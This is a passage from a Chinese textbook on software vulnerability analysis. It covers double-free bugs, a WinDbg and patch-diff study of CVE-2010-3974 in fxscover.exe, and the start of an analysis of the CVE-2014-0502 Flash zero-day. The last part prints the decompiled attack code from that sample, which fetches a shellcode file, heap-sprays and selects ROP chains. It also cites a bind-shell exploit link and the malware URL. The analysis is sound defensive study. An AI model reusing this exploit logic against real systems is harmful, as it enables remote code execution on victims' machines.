


图5-26　执行Shellcode指令

执行后成功弹出“Hacked by riusksk”的消息框，如图5-27所示。




图5-27 成功执行任意代码

5.5 总结

本章主要讲述格式化字符串的漏洞原理、分析技巧与利用方式，介绍了基于源码比对和输出消息定位漏洞代码的两种分析技巧，分析的案例也都是现实世界中的软件漏洞。格式化字符串漏洞从源码审计或者黑盒审计上都比较容易分析出来，这也就导致格式化字符串的曝光率降低，同时程序员在编写程序时，造成格式化字符串漏洞的概率要比溢出等其他常见漏洞类型的情况低。所以，现在每年被披露的格式化字符串不会太多，在主流软件中也很少见到此类漏洞。虽然如此，但在格式化字符串漏洞利用中，将漏洞转换成“任意数据写任意地址”的情况，在其他类型漏洞的利用思路中依然是可以借鉴和扩展的。

第 6 章　双重释放漏洞分析

6.1　双重释放漏洞简史

最早被曝光存在双重释放漏洞（Double Free）是在2002年3月11日，由Zlib官方公告Zlib压缩库存在双重释放漏洞，链接见：http://www.gzip.org/zlib/advisory-2002-03-11.txt，其对应的CVE编号为CVE-2002-0059。

2003年2月，在著名的Bugtrag漏洞公告邮件列表上，国外安全研究人员Igor Dobrovitski 公布了一份关于Linux CVS（版本控制系统）双重释放漏洞（CVE-2003-0015）的利用代码*Exploit for CVS double free() for Linux pserver*（http://seclists.org/bugtraq/2003/Feb/42），通过控制堆块的前后向指针，实现写任意地址，然后用Shellcode地址覆盖特定的函数指针，从而实现任意代码执行。2003年7月，国内著名安全公司绿盟科技在其月刊上发布文章《GLIBC环境下double-free堆操作漏洞利用原理及相关漏洞分析》（http://www.nsfocus.net/index.php?act=magazine&do=view&mid=1904），对堆分配管理机制及双重释放的利用技巧进行分析，同时从源码层分析出造成CVS漏洞的原因。

2007年，在著名的BlackHat USA黑帽大会上，来自IOActive安全公司的Justin Ferguson在大会上分享了*Understanding the heap by break it*议题，针对双重释放漏洞提出新的漏洞利用思路。

6.2　双重释放漏洞的原理

双重释放漏洞主要是由对同一块内存进行二次重复释放导致的，利用漏洞可以执行任意代码。为了理解双重释放的原理，笔者以下列代码为例进行分析，编译环境依然是Windows 7 + VC6，编译成Release，否则Debug会自动检测双重释放导致程序中断。

```
#include <stdio.h>
#include "windows.h"

int main (int argc, char *argv[])
{
    void *p1,*p2,*p3;
```

```
    p1 = malloc(100);
    printf("Alloc p1: %p\n",p1);
    p2 = malloc(100);
    printf("Alloc p2: %p\n",p2);
    p3 = malloc(100);
    printf("Alloc p3: %p\n",p3);

    printf("Free p1\n");
    free(p1);
    printf("Free p3\n");
    free(p3);
    printf("Free p2\n");
    free(p2);

    printf("Double Free p2\n");
    free(p2);

    return 0;
}
```

编译执行后，在多次二次释放p2堆块时，程序崩溃，如图6-1所示。




图6-1 程序崩溃

但并不是每次出现双重释放都会导致程序崩溃，比如以下代码先对p2进行双重释放，再释放p1和p3：

```
#include <stdio.h>
#include "windows.h"
```

```
int main (int argc, char *argv[])
{
    void *p1,*p2,*p3;

    p1 = malloc(100);
    printf("Alloc p1: %p\n",p1);
    p2 = malloc(100);
    printf("Alloc p2: %p\n",p2);
    p3 = malloc(100);
    printf("Alloc p3: %p\n",p3);

    printf("Free p2\n");
    free(p2);
    printf("Double Free p2\n");
    free(p2);
    printf("Free p1\n");
    free(p1);
    printf("Free p3\n");
    free(p3);

    return 0;
}
```

编译执行后并不会崩溃，可能需要再释放某些堆块才会导致崩溃，如图6-2所示。




图6-2　示例代码及执行结果

这说明除了双重释放漏洞导致崩溃外，还有其他因素影响着它。导致程序崩溃的情况，整体过程如图6-3所示。




图6-3　双重释放原理

在释放过程中，邻近的已释放堆块存在合并动作，这会改变原有的堆头信息及前后向指针，之后再对其中的地址进行引用，就会导致访问异常，最后程序崩溃。正是因为程序引用到已释放的内存，所以说双重释放漏洞是Use After Free（UAF漏洞的详细介绍请参考第8章）漏洞的子集。如果程序不存在堆块合并动作，双重释放后可能不会马上崩溃，但会在程序中会遗留隐患，导致在后续执行过程中的某一时刻爆发。

6.3　CVE-2010-3974 Windows 传真封面编辑器 fxscover.exe双重释放漏洞

6.3.1　漏洞描述

Microsoft Windows传真封面主要用于个性化传真及呈现更正式外观的传真传输，当使用Windows传真封面编辑器打开特制的传真封面文件（.cov）时，由于它没有正确地解析cov文件，导致双重释放漏洞，最终允许任意代码执行。

6.3.2　通过栈回溯和堆状态判定漏洞类型

本次漏洞分析的测试环境如表6-1所示。

表6-1　测试环境

	推荐使用的环境	备注
操作系统	Windows 7	简体中文家庭普通版
漏洞软件	Windows Fax Cover Page Editor	版本号：6.1.7600.16385
调试器	WinDbg	版本号：6.8.0004.0
反汇编器	IDA Pro	版本号：6.1

在命令行中输入“fxscover”命令，即可打开传真封面编辑器，然后用WinDbg附加进程fxscover.exe，用传真封面编辑器打开poc.cov文件，打开时会提示文件损坏，如图6-4所示。但是单击“确定”按键后，程序就触发异常，在WinDbg中被断下，如图6-5所示。




图6-4　提示文件已损坏

```
(1e68.152c): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=77ae07ed edx=0023f129 esi=00310000 edi=01d14220
eip=77b8280d esp=0023f37c ebp=0023f3f4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!RtlReportCriticalFailure+0x29:
77b8280d cc              int     3
0:000> kv
ChildEBP RetAddr  Args to Child
0023f3f4 77b8376b c0000374 77b9cdc8 0023f438 ntdll!RtlReportCriticalFailure+0x29 (FPO: [Non-Fpo])
0023f404 77b8384b 00000002 77131a60 00310000 ntdll!RtlpReportHeapFailure+0x21 (FPO: [Non-Fpo])
0023f438 77b83ab4 00000003 00310000 01d14220 ntdll!RtlpLogHeapFailure+0xa1 (FPO: [Non-Fpo])
0023f490 77b47ad7 00310000 01d14220 00000000 ntdll!RtlpAnalyzeHeapFailure+0x25b (FPO: [Non-Fpo])
0023f584 77b12d68 01d14220 01d14228 01d14228 ntdll!RtlpFreeHeap+0xc6 (FPO: [Non-Fpo])
0023f5a4 779398cd 00310000 00000000 01d14228 ntdll!RtlFreeHeap+0x142 (FPO: [Non-Fpo])
WARNING: Stack unwind information not available. Following frames may be wrong.
0023f5f0 0072f43a 01d14228 01d14228 0023f61c msvcrt!free+0x39
0023f600 0072ab0c 00000001 01cf7200 0031e900 FXSCOVER!CDrawRoundRect::`scalar deleting destructor'+0x1a (FPO: [Non-Fpo])
0023f61c 0072b1d4 00000000 0031e900 68168515 FXSCOVER!CDrawDoc::Remove+0x96 (FPO: [Non-Fpo])
0023f628 68168515 0031e900 681684df 0031e900 FXSCOVER!CDrawDoc::DeleteContents+0xc (FPO: [Non-Fpo])
0023f630 681684df 0031e900 0031e900 0023f674 MFC42u!CDocument::OnNewDocument+0x15 (FPO: [Non-Fpo])
0023f640 0072a812 0031e900 681683e8 c0971fd0 MFC42u!COleDocument::OnNewDocument+0xe (FPO: [Non-Fpo])
0023f648 681683e8 c0971fd0 01cf7200 01cf727c FXSCOVER!CDrawDoc::OnNewDocument+0xa (FPO: [Non-Fpo])
0023f674 68168598 00000000 00000001 c0971ea0 MFC42u!CSingleDocTemplate::OpenDocumentFile+0x103 (FPO: [Non-Fpo])
0023f704 007280fb 0031e900 00746000 007294f3 MFC42u!CDocManager::OnFileNew+0xaa (FPO: [Non-Fpo])
0023f710 007294f3 c097274c 00748798 00000000 FXSCOVER!CDrawApp::OnFileNew+0xb (FPO: [Non-Fpo])
0023f758 6818e449 0023f774 0031ea70 00000000 FXSCOVER!CDrawApp::OpenDocumentFile+0x57a (FPO: [Non-Fpo])
0023f980 6815be84 0043006c c09713a0 00000000 MFC42u!CFrameWnd::OnDropFiles+0x6b (FPO: [Non-Fpo])
0023fa04 68156657 00000233 0043006c 681423f8 MFC42u!CWnd::OnWndMsg+0x3bc (FPO: [Non-Fpo])
0023fa2c 6815887a 00000233 0043006c 00000000 MFC42u!CWnd::WindowProc+0x2e (FPO: [Non-Fpo])
```

图6-5　触发异常被断下

程序在调用free释放内存时触发异常，当遇到这种情况时，可以推测很可能是双重释放漏洞。

通过栈回溯可以看到，程序依次调用CdrawDoc::DeleteContements→CdrawDoc::Remove→CDrawRoundRect::`scalar deleting destructor'→free等函数，也就是调用对象的析构函数时触发的。重新加载进程，并在调用free函数前更上几层的函数FXSCOVER!CDrawDoc::DeleteContents下断点，断下后再执行即发生访问异常。

```
0:000> bl
 0 e 0053b1c8     0001 (0001)  0:**** FXSCOVER!CDrawDoc::DeleteContents
 1 e 70ce12e5     0001 (0001)  0:**** msi!free
```

断下后继续执行：

```
0:000> g
(1e68.152c): C++ EH exception - code e06d7363 (first chance)
(1e68.152c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=c0000000 ebx=00000000 ecx=40000000 edx=00000020 esi=00000364 edi=0023eec0
eip=74b42400 esp=0023ee48 ebp=0023ee70 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
COMCTL32!CMarkup::IsStringAlphaNumeric+0x1f:
74b42400 0fb706          movzx   eax,word ptr [esi]      ds:0023:00000364=????
0:000> !address esi
 ProcessParametrs 000d1198 in range 000d0000 00163000
 Environment 000d07f0 in range 000d0000 00163000
    00000000 : 00000000 - 00010000
                    Type     00000000
                    Protect  00000001 PAGE_NOACCESS
                    State    00010000 MEM_FREE
                    Usage    RegionUsageFree
```

可以看到这里访问了已释放的内存块，结合图6-5所示的情况，可以确认这是由于free函数释放内存导致的双重释放漏洞。

利用该漏洞，可通过“占坑”的方式将已释放的内存填充自己的代码，比如程序在调用MFC42u!CObject::IsKindOf函数时，会引用已释放的内存，并取对应的内存值作为虚表指针，然后通过虚表指针索引虚函数并调用，如果我们能够提前在已释放的内存块填充自己的数据作为指针索引，那么就可以控制程序的执行流程。

```
MFC42u!CObject::IsKindOf:
6948b7a8 8bff            mov     edi,edi
6948b7aa 55              push    ebp
```


```
6948b7ab 8bec            mov     ebp,esp
6948b7ad 8b01            mov     eax,dword ptr [ecx]
6948b7af 8b10            mov     edx,dword ptr [eax]  ds:0023:feeefeee=????????
6948b7b1 ffd2            call    edx
```

在著名的漏洞利用代码公告平台exploit-db上，已有针对该漏洞的利用代码，执行后会创建回连后门（http://www.exploit-db.com/sploits/fxscover_1_bind28876.zip），其利用方式与UAF漏洞利用大体一致，因此这里不再赘述，更详细的利用方法可参见第7章UAF漏洞分析。

6.3.3　通过补丁比较确定漏洞成因及修复方法

首先，从微软官网下载针对Windows 7的MS11-024补丁，该补丁修复了传真封面编辑器的两处漏洞：CVE-2010-3974（本节漏洞）和CVE-2010-4701。在安装完补丁前，记得先保存一份存在漏洞的FXSCOVER.exe，以便与修复后的FXSCOVER.exe做补丁比较，修补前后的FXSCOVER版本号分别为6.1.7600.16385与6.1.7600.16759。接下来，用IDA与BinDiff插件进行补丁比较。

补丁比较后发现，只有3个函数被修改了，如图6-6所示。从前面的分析可以看到程序是在移除CDrawDoc对象时导致双重释放的，因此这里可以重点看下CDrawDoc::Serialize函数。



similarity	confidence	change	EA primary	name primary	EA secondary	name secondary
1.00	0.95	-------	0102244F	sub_102244F_53	0102261F	sub_102261F_114
1.00	0.95	-------	0102245E	sub_102245E_54	0102262E	sub_102262E_115
1.00	0.95	-------	0102246D	sub_102246D_55	0102263D	sub_102263D_116
1.00	0.95	-------	0102247C	sub_102247C_56	0102264C	sub_102264C_117
1.00	0.95	-------	0102248B	sub_102248B_57	0102265B	sub_102265B_118
1.00	0.95	-------	0102249A	sub_102249A_58	0102266A	sub_102266A_119
1.00	0.94	-------	01013FA1	CDrawView::CheckStyleBar(int,int,int,int,int,int)	0101419D	?CheckStyleBar@CDrawView@@QAEXHH
1.00	0.92	-------	0101874E	CDrawView::OnPreparePrinting(CPrintInfo *)	01018983	?OnPreparePrinting@CDrawView@@UAE
1.00	0.91	-------	0100E15B	CDrawLine::GetHandleCursor(int)	0100E313	?GetHandleCursor@CDrawLine@@UAEP
1.00	0.91	-------	0100E935	CDrawRoundRect::GetHandleCursor(int)	0100EAED	?GetHandleCursor@CDrawRoundRect@@
1.00	0.78	-------	0100CD88	CDrawObj::GetHandleCursor(int)	0100CF05	?GetHandleCursor@CDrawObj@@UAEP
0.89	0.96	GI--E--	0100DBC4	CDrawText::GetText(int,int)	0100DD4D	?GetText@CDrawText@@QAEHHH@Z
0.85	0.99	GI---L-	0100BF09	CDrawDoc::Serialize(CArchive &)	0100BFD5	?Serialize@CDrawDoc@@UAEXAAVCArc
0.83	0.99	GI-----	01011181	CDrawPoly::Serialize(CArchive &)	01011339	?Serialize@CDrawPoly@@UAEXAAVCArc

图6-6　BinDiff补丁比较情况，仅修改3处函数

选中CDrawDoc::Serialize后单击鼠标右键选择“View FlowGraphs”选项，在BinDiff中打开后，发现该函数主要增加了一段如图6-7所示的代码。

用IDA打开修复后的fsxcover.exe，找到对应的代码，按F5键后还原出对应的C代码，如图6-8所示。补丁代码通过遍历CPtrList链接中的文档对象指针，判断对象（主要是CDrawDoc类对象）是否已被序列化（用于加载与存储文档对象），如果未被序列化，则从链表中移除当前索引到的对象，防止后面在调用CDrawDoc::Remove移除对象时造成双重释放漏洞。





图6-7 修复代码




```
  {
    (*(void (__thiscall **)(int, signed int))(*(_DWORD *)v2 + 0x64))(v2, 1);
    *(_DWORD *)(v2 + 0x9C) = 0;
  }
  v5 = *(_DWORD *)(v2 + 0xA4);
  v11 = 4;
  v9 = v5;
  v12 = 0;
  while ( 1 )
  {
    v6 = v9;
    if ( !v9 )
      break;
    v8 = 0;
    v7 = *(_DWORD *)CPtrList::GetNext((const void **)&v9);
    if ( v7 )
    {
      v12 = CDrawDoc::IsObjectAlreadySerialized(v7, v12, (int)&v8);
      if ( !v8 )
        continue;
    }
    CObList::RemoveAt(v6);
  }
  postorder_deletion(v12);
}
```

图6-8 修复函数对应的伪C代码

由此我们知道，之前的漏洞主要是由于CPtrList链接中存在未被序列化的CDrawDoc对象指针，而该对象指针可能指向一块已被释放的内存，导致后面在移除CDrawDoc时造成内存的双重释放。

6.4 CVE-2014-0502 Adobe Flash Player 双重释放漏洞

6.4.1 GreedyWonk行动

2014年2月，著名安全厂商FireEye捕获到一个针对当时Adobe Flash Player最新版本（12.0.0.44与11.7.700.261）的0day样本，利用的是Adobe Flash Player中一处双重释放漏洞，攻击者利用该漏洞在美国的经济和外交政策智库网站挂马，如果访问者使用Windows XP、Windows 7 + Java 1.6，以及Windows 7+过时的Office版本就会中招，FireEye将此次攻击命名为“GreedyWonk行动”。

6.4.2 静态分析攻击样本

本次漏洞分析的测试环境如表6-2所示。

表6-2　测试环境

	推荐使用的环境	备注
操作系统	Windows 7 SP1 + XP SP3	简体中文
浏览器	Internet Explorer 6	———
漏洞软件	Adobe Flash Player	版本号：11.7.700.261，调试版 ActiveX 控件
调试器	WinDbg	版本号：6.8.0004.0
反汇编器	IDA Pro	版本号：6.1
Flash 反编译器	JPEXS Free Flash Decompiler	版本号：2.1.0

此处分析的攻击样本源于http://4.59.141.44/common/update/cc.swf（链接已失效），攻击者通过在网页中嵌入cc.swf，诱使用户访问打开，从而利用漏洞发动攻击。首先用JPEXS反编译cc.swf，如图6-9所示，可以看到该样本还遗留有一段攻击者用户名为“007”的调试信息“C:\\Users\\007\\Desktop\\FlashExp(ie)\\src;;cc.as”。




图6-9 JPEXS Flash反编译器

反编译出来的代码及相应注释如下，其中不少函数名都是取用特殊字符代替，关键的主函数是在cc函数中完成的：

```
package
{
   import flash.display.Sprite;
   import flash.utils.ByteArray;
   import flash.system.Worker;
   import flash.events.Event;
   import flash.system.Capabilities;
   import flash.external.ExternalInterface;
   import flash.net.SharedObject;
   import flash.net.URLLoader;
   import flash.net.URLRequest;
   import flash.system.WorkerDomain;

   public class cc extends Sprite
   {
```

```
      public function cc() {
         var loader:* = null;
         var shellbytes:* = null;
         var val:* = null;
         var j:* = undefined;
         var i:* = undefined;
         var block1:* = null;
         i = undefined;
         var block:* = null;
         var rop:* = null;
         Ƕ = new String();
         super();
         if(Worker.current.isPrimordial)    // 判断当前 Worker 是否为主线程
         {
            if(Ǿ() == 0)    // 执行 JS 函数设置 Cookie1=XPT20131111，通过该 Cookie 值判断是否已
被利用过
            {
               return;
            }
            ǵ = Ǹ();    // 判断系统版本
            if(ǵ == 0)    // XP 系统，但语言版本并非英文、中文简体、台湾繁体的直接返回
            {
               return;
            }
            loader = new URLLoader();
            loader.dataFormat = "binary";
            loader.addEventListener("complete",Ƿ);    // 设置 URL 请求完成后的事件监听函数，用
于设置包含 shellcode 的共享属性 mpsc
            loader.load(new URLRequest("logo.gif"));    // 下载 logo.gif 图片文件
            Ǵ = WorkerDomain.current.createWorker(loaderInfo.bytes);    // 创建后台 Worker
            Ǵ.setSharedProperty("version",ǵ);    // 设置共享属性 version 用于存放系统版本号
         }
         else    // 分支线程
         {
            ǵ = Worker.current.getSharedProperty("version");    // 获取包含系统版本号的共享
属性 version
            shellbytes = Worker.current.getSharedProperty("mpsc");    // 获取共享属性 mpsc
中包含的 shellcode
            val = new ByteArray();
            val.endian = "littleEndian";
            sc_len = 0;
```

```
i = 0;
while(i < 3084)
{
   val.writeByte(144 + i);    // 这里的 144 即 0x90，以此递增写入 val
   i++;
}
val.writeBytes(shellbytes);    // 在上面生成的字符串后写入 shellcode
i = val.length;
while(i < 65536)
{
   val.writeByte(144 + i);    // 在 shellcode 之后写入一串递增的数值
   i++;
}
ȅ(val,1048540);    // 执行 heap spray
block1 = new ByteArray();
block1.writeBytes(ȁ,0,1048540);
Ȁ.push(block1);
ȁ = null;
i = 0;
while(i < 224)
{
   block = new ByteArray();
   block.writeBytes(block1,0,1048540);
   Ȁ.push(block);
   i++;
}
ǹ();    // 创建共享对象 record

// 检测系统版本，根据不同版本构造不同的 ROP 指令
if(ǵ == 7)    // Windows 7 + (Java 1.7)
{
   rop = ǻ();
   rop.toString();
}
else if(ǵ == 10)    // Windows 7 + Office 2007/2010
{
   rop = Ǽ();
   rop.toString();
}
else if(ǵ == 16)    // Windows 7 + Java 1.6
{
```

```
            rop = ǽ();
            rop.toString();
         }
         else if(ǵ == 1 || ǵ == 2 || ǵ == 3)    // Windows XP
         {
            rop = Ǻ();
            rop.toString();
         }

         // 中断当前 Worker，清除共享对象 record，但主线程依然保存着对 recode 的引用（析构释放
对象），最终触发漏洞
         Worker.current.terminate();        }
      }

      static const ǿ:int = 1048576;

      static var Ȁ:Array;

      static var ȁ:ByteArray;

      static var Â:int;

      static var â:int;

      public static function Ȅ(val:*) : * {
         var temp:* = null;
         ȁ = new ByteArray();
         ȁ.writeBytes(val);
         while(ȁ.length < 1048576)
         {
            temp = new ByteArray();
            temp.writeBytes(ȁ);
            ȁ.writeBytes(temp);
         }
      }

      public static function ȅ(val:*, size:*) : * {
         if(null == Ȁ)
         {
            Ȁ = [];
         }
```

```
        Â = size;
